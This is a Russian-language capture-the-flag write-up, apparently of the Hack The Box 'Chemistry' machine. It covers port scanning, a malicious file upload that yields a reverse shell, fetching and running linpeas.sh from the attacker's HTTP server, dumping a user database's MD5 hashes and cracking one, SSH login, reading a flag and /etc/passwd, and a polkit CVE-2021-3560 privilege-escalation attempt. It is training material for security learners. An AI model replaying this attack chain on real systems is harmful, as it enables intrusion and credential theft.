

Отчёт

Исполнитель

Тестирование выполнено Кравцовым Николаем, начинающим специалистом по информационной безопасности

Область тестирования и использованные службы.

IP/домен	Порт	Сервис	Сервис целевого сервера
localhost	5901	WinKexServer	-
localhost	-	Nmap Port Scanner	-
localhost	-	GoBuster Directory Fuzzing	-
localhost	8000	Python Simple Http Server	-
localhost	1234	Reverse Shell Listener	-
localhost		Obsidian Notes	-
10.10.11.38	5000	Flask Web Server	+
10.10.11.38	22	SSH	+
10.10.11.38	8080	Flask Web Server (alt)	+

Использованные файлы:

- LinPEAS.sh ([PEASS-ng/linPEASS](#))-скрипт, который ищет возможные пути повышения привилегий на хостах Linux/Unix*/MacOS.
- poc.sh ([CVE-2021-3560](#)) - просто Bash PoC-скрипт, который автоматизирует шаги по эксплуатации, упомянутые в блоге Кевина Бэкхауса. Прочитайте его пост об этой уязвимости: <https://github.blog/2021-06-10-privilege-escalation-polkit-root-on-linux-with-bug/>.
- user.txt - флаг.
- root.txt - флаг.

Порядок действий

1) Запуск кех для просмотра директорий

- `kex --win`

2) Сканирование портов с помощью nmap.

- Результаты:

```

PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   3072 b6:fc:20:ae:9d:1d:45:1d:0b:ce:d9:d0:20:f2:6f:dc (RSA)
|   256 f1:ae:1c:3e:1d:ea:55:44:6c:2f:f2:56:8d:62:3c:2b (ECDSA)
|_  256 94:42:1b:78:f2:51:87:07:3e:97:26:c9:a2:5c:0a:26 (ED25519)
2000/tcp  open  nagios-nsc   Nagios NSCA
5000/tcp  open  upnp?
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     Server: Werkzeug/3.0.3 Python/3.9.5
|     Date: Thu, 07 Nov 2024 12:57:45 GMT
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 719
|     Vary: Cookie
|     Connection: close
|     <!DOCTYPE html>
|     <html lang="en">
|     <head>
|     <meta charset="UTF-8">
|     <meta name="viewport" content="width=device-width, initial-scale=1.0">
|     <title>Chemistry - Home</title>
|     <link rel="stylesheet" href="/static/styles.css">
|     </head>
|     <body>
|     <div class="container">
|     class="title">Chemistry CIF Analyzer</h1>
|     <p>Welcome to the Chemistry CIF Analyzer. This tool allows you to upload a
CIF (Crystallographic Information File) and analyze the structural data
contained within.</p>
|     <div class="buttons">
|     <center><a href="/login" class="btn">Login</a>
|     href="/register" class="btn">Register</a></center>
|     </div>
|     </div>
|     </body>
|   RTSPRequest:
|     <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"

```

```
| "http://www.w3.org/TR/html4/strict.dtd">
| <html>
| <head>
| <meta http-equiv="Content-Type" content="text/html; charset=utf-8">
| <title>Error response</title>
| </head>
| <body>
| <h1>Error response</h1>
| <p>Error code: 400</p>
| <p>Message: Bad request version ('RTSP/1.0').</p>
| <p>Error code explanation: HTTPStatus.BAD_REQUEST - Bad request syntax or
| unsupported method.</p>
| </body>
|_ </html>
```

3) Запуск gobuster для поиска директорий

- Результаты:

```
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.10.11.38:5000/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: directory-list-2.3-medium.txt
[+] Negative Status codes: 404,301
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/login (Status: 200) [Size: 926]
/register (Status: 200) [Size: 931]
/upload (Status: 405) [Size: 153]
/logout (Status: 302) [Size: 229] [--> /login?next=%2Flogout]
Progress: 1769 / 220561 (0.80%) [ERROR] Get "http://10.10.11.38:5000/301":
context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "http://10.10.11.38:5000/241": context deadline exceeded
(Client.Timeout exceeded while awaiting headers)
[ERROR] Get "http://10.10.11.38:5000/a1": context deadline exceeded
(Client.Timeout exceeded while awaiting headers)
Progress: 1772 / 220561 (0.80%) [ERROR] Get
"http://10.10.11.38:5000/administration": context deadline exceeded
```


```
(Client.Timeout exceeded while awaiting headers)^C
[!] Keyboard interrupt detected, terminating.
Progress: 1954 / 220561 (0.89%)
```

Finished

4) Заходим на веб сервер и смотрим на страницу register.

5) Ничего интересного я не нашел, поэтому просто зарегистрировался.

- Результат:




6) Попробуем загрузить файл, который может создать произвольно выполнение команд.

- Попытки:



- Результат:




Method Not Allowed


The method is not allowed for the requested URL.

7) Я попробовал просто скачать файл example.cif и загрузить его обратно.

- Команда:




- Результат:




8) Я думаю, что надо загружать файл с папки "downloads". Попробуем так и сделать.

- Команда:

```
(kolya080808@Nikolapc)-[~]  
$ mv vuln.civ ~/Downloads/  
  
(kolya080808@Nikolapc)-[~]  
$ ls Downloads/  
example.cif  vuln.civ  
  
(kolya080808@Nikolapc)-[~]  
$
```



- Результат:



9) Стабилизируем командную строку, посмотрим кто мы и что мы можем сделать:

- Команды:

```
python3 -c 'import pty;pty.spawn("/bin/sh")'
$ export TERM=screen
export TERM=screen
$ bash
bash
app@chemistry:~$ ls
ls
'&'    app.py          g.sh          linpeas.txt   shell.sh      templates
'&1'   CVE-2021-3560.py instance      pwned         static        test
app@chemistry:~$ whoami
whoami
app
app@chemistry:~$ id
id
uid=1001(app) gid=1001(app) groups=1001(app)
app@chemistry:~$
````
```

#### 10) Я вижу файл linpeas.txt. Я лучше загружу свой и проверю всю систему.

- Команды:

- Наша система:

```
````bash
(kolya080808@Nikolapc)-[~/Downloads]
$ ip a s
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group
default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group
default qlen 1000
    link/ether 00:15:5d:dc:1f:b0 brd ff:ff:ff:ff:ff:ff
    inet 172.20.98.80/20 brd 172.20.111.255 scope global eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::215:5dff:fedc:1fb0/64 scope link
        valid_lft forever preferred_lft forever
3: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc fq_codel state
UNKNOWN group default qlen 500
    link/none
    inet 10.10.16.27/23 scope global tun0
        valid_lft forever preferred_lft forever
    inet6 dead:beef:4::1019/64 scope global
        valid_lft forever preferred_lft forever
    inet6 fe80::7b1e:6d54:61d:3a65/64 scope link stable-privacy
```

```
valid_lft forever preferred_lft forever
```

```
(kolya080808@Nikolapc)-[~/Downloads]  
$ cd ../
```

```
(kolya080808@Nikolapc)-[~]  
$ python3 -m http.server
```

```
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

```
10.10.11.38 - - [07/Nov/2024 16:40:16] "GET /privesc/linpeas.sh HTTP/1.1" 200 -
```

- Их система:

```
app@chemistry:~$ wget http://10.10.16.27:8000/privesc/linpeas.sh  
wget http://10.10.16.27:8000/privesc/linpeas.sh  
--2024-11-07 13:40:19-- http://10.10.16.27:8000/privesc/linpeas.sh  
Connecting to 10.10.16.27:8000... connected.  
HTTP request sent, awaiting response... 200 OK  
Length: 826586 (807K) [text/x-sh]  
Saving to: 'linpeas.sh'  
  
linpeas.sh          100%[=====>] 807.21K   200KB/s   in 4.4s  
  
2024-11-07 13:40:23 (185 KB/s) - 'linpeas.sh' saved [826586/826586]  
  
app@chemistry:~$
```

11) Посмотрим, что нам выдал linpeas(только самое интересное):

- Команды:

```
app@chemistry:~$ chmod +x linpeas.sh
chmod +x linpeas.sh
app@chemistry:~$ ./linpeas.sh
./linpeas.sh
```



```
Do you like PEASS?

Get the latest version : https://github.com/sponsors/carlospolop
Follow on Twitter      : @hacktricks_live
Respect on HTB         : SirBroccoli

Thank you!

LinPEAS-ng by carlospolop
```

- Результат:

```
Vulnerable to CVE-2021-3560
```

12) Теперь посмотрим файлы приложения:


- Команды:

```
app@chemistry:~$ ls
ls
app.py exploit.sh instance linpeas.sh static templates uploads
app@chemistry:~$ cd insta
cd instance/
app@chemistry:~/instance$ ls
ls
database.db
app@chemistry:~/instance$ cat data
cat database.db
bfK00000ytableuseruser0CREATE TABLE user (
    id INTEGER NOT NULL,
    username VARCHAR(150) NOT NULL,
    password VARCHAR(150) NOT NULL,
    PRIMARY KEY (id),
    UNIQUE (username)
)000;00indexsqlite_autoindex_user_1user03000005tablestructurestructure0CREATE TABLE structure (
    id INTEGER NOT NULL,
    user_id INTEGER NOT NULL,
    filename VARCHAR(150) NOT NULL,
    identifier VARCHAR(100) NOT NULL,
    PRIMARY KEY (id),
    FOREIGN KEY(user_id) REFERENCES user (id),
    UNIQUE (identifier)
)000000000000000000example1.cifa4c6f29d-d177-4699-9a2f-c22dc4a286a69000+U0example_org.cifef34b4d1-d050-
Jeusebio06cad48078d0241cca9a7b322ecd073b3)88b1e9f00Mtaniaa4a55e816205dc0389591c9f82f43bb00Mvictoriac36
7ed187bac06bd3b670ab2*000Mr obert02fcf7cfc10adc37959fb21f06c6b467(000Mr osa63ed86ee9f624c7b14f1d4f43dc25
0000F000a0x00000;0010000000X00L5245b2497399d7a93*000Mhallo1202cb962ac59075b964b07152d234b70%000Ma0cc17
000tabtab0
000hallo100000a0000afkiel000test0
000asdasd0000ristel000axel
000fabian0000elacia0000usebio
0000tania0000victoria0000peter
000carlos0
000jobert0
000robert000rosa0000app000adminapp@chemistry:~/instance$ rosa63ed86ee9f624c7b14f1d4f43dc251a5
rosa63ed86ee9f624c7b14f1d4f43dc251a5
rosa63ed86ee9f624c7b14f1d4f43dc251a5: command not found
app@chemistry:~/instance$
```

- Результат:

Enter up to 20 non-salted hashes, one per line:

63ed86ee9f624c7b14f1d4f43dc251a5



Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

| Hash | Type | Result |
|----------------------------------|------|-------------------|
| 63ed86ee9f624c7b14f1d4f43dc251a5 | md5 | unicorniosrosados |

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

13) Чтобы было легче, поменял reverse shell на ssh:

- Результат:

```
(kolya080808@Nikolapc)-[~]
$ ssh rosa@10.10.11.38
```

yes

The authenticity of host '10.10.11.38 (10.10.11.38)' can't be established.

```
ED25519 key fingerprint is SHA256:pCTpV0QcjONI3/FCDpSD+5DavCNbTobQqcaz7PC6S8k.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.38' (ED25519) to the list of known hosts.
rosa@10.10.11.38's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-196-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Thu 07 Nov 2024 01:57:58 PM UTC

System load:  0.7                Processes:            263
Usage of /:   77.1% of 5.08GB    Users logged in:     1
Memory usage: 35%                IPv4 address for eth0: 10.10.11.38
Swap usage:   0%

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

9 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your
Internet connection or proxy settings

Last login: Thu Nov  7 13:50:18 2024 from 10.10.14.40
rosa@chemistry:~$
```

14) Читаем флаг:

- Результат:

```
rosa@chemistry:~$ ls
user.txt
rosa@chemistry:~$ cat user.txt
011fb46669ff3d0d7ffcbc911cc56f36
```

15) Я попытался прочесть /etc/shadow:

- Результат:

```
rosa@chemistry:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network
Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time
Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uidd:x:107:112::/run/uidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
fwupd-refresh:x:111:116:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
usbmux:x:112:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:113:65534::/run/sshd:/usr/sbin/nologin
```

```
systemd-coredump:x:999:999:systemd Core Dumper:/:usr/sbin/nologin
rosa:x:1000:1000:rosa:/home/rosa:/bin/bash
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
app:x:1001:1001:,,,:/home/app:/bin/bash
_laurel:x:997:997:./var/log/laurel:/bin/false
rosa@chemistry:~$ cat /etc/shadow
cat: /etc/shadow: Permission denied
```

16) Теперь будем абузить ту уязвимость, которую мы нашли в пункте 11):

- Команды:

```
--2024-11-07 14:07:29-- http://10.10.10.27:8080/poc.sh
Connecting to 10.10.10.27:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 9627 (9.4k) [text/x-sh]
Saving to: 'poc.sh'

poc.sh                               100%[=====] 9.48K --.-KB/s  in 0.1s

2024-11-07 14:07:30 (83.1 KB/s) - 'poc.sh' saved [9627/9627]

rosa@chemistry:~$ chmod +x poc.sh
rosa@chemistry:~$ nano poc.sh
rosa@chemistry:~$ ./poc.sh

Username set as : secnigma
No custom Timing specified.
Timing will be detected Automatically
Force flag not set.
Vulnerability checking is ENABLED!
Starting Vulnerability Checks...
Checking distribution...
Detected linux distribution as ubuntu
Checking if AccountsService and Gnome-Control-Center is installed
ERROR: Accounts service and Gnome-Control-Center NOT found!!
Aborting Execution!
rosa@chemistry:~$ ./poc.sh --help
CVE-2021-3508 Polkit v0.105-26 Linux Privilege Escalation POC by SecNigma

Original research by Kevin Backhouse
https://github.blog/2021-06-10-privilege-escalation-polkit-root-on-linux-with-bug/#vulnerability

USAGE:
./poc.sh
Optional Arguments:
-h --help
-u Enter custom username to insert (OPTIONAL)
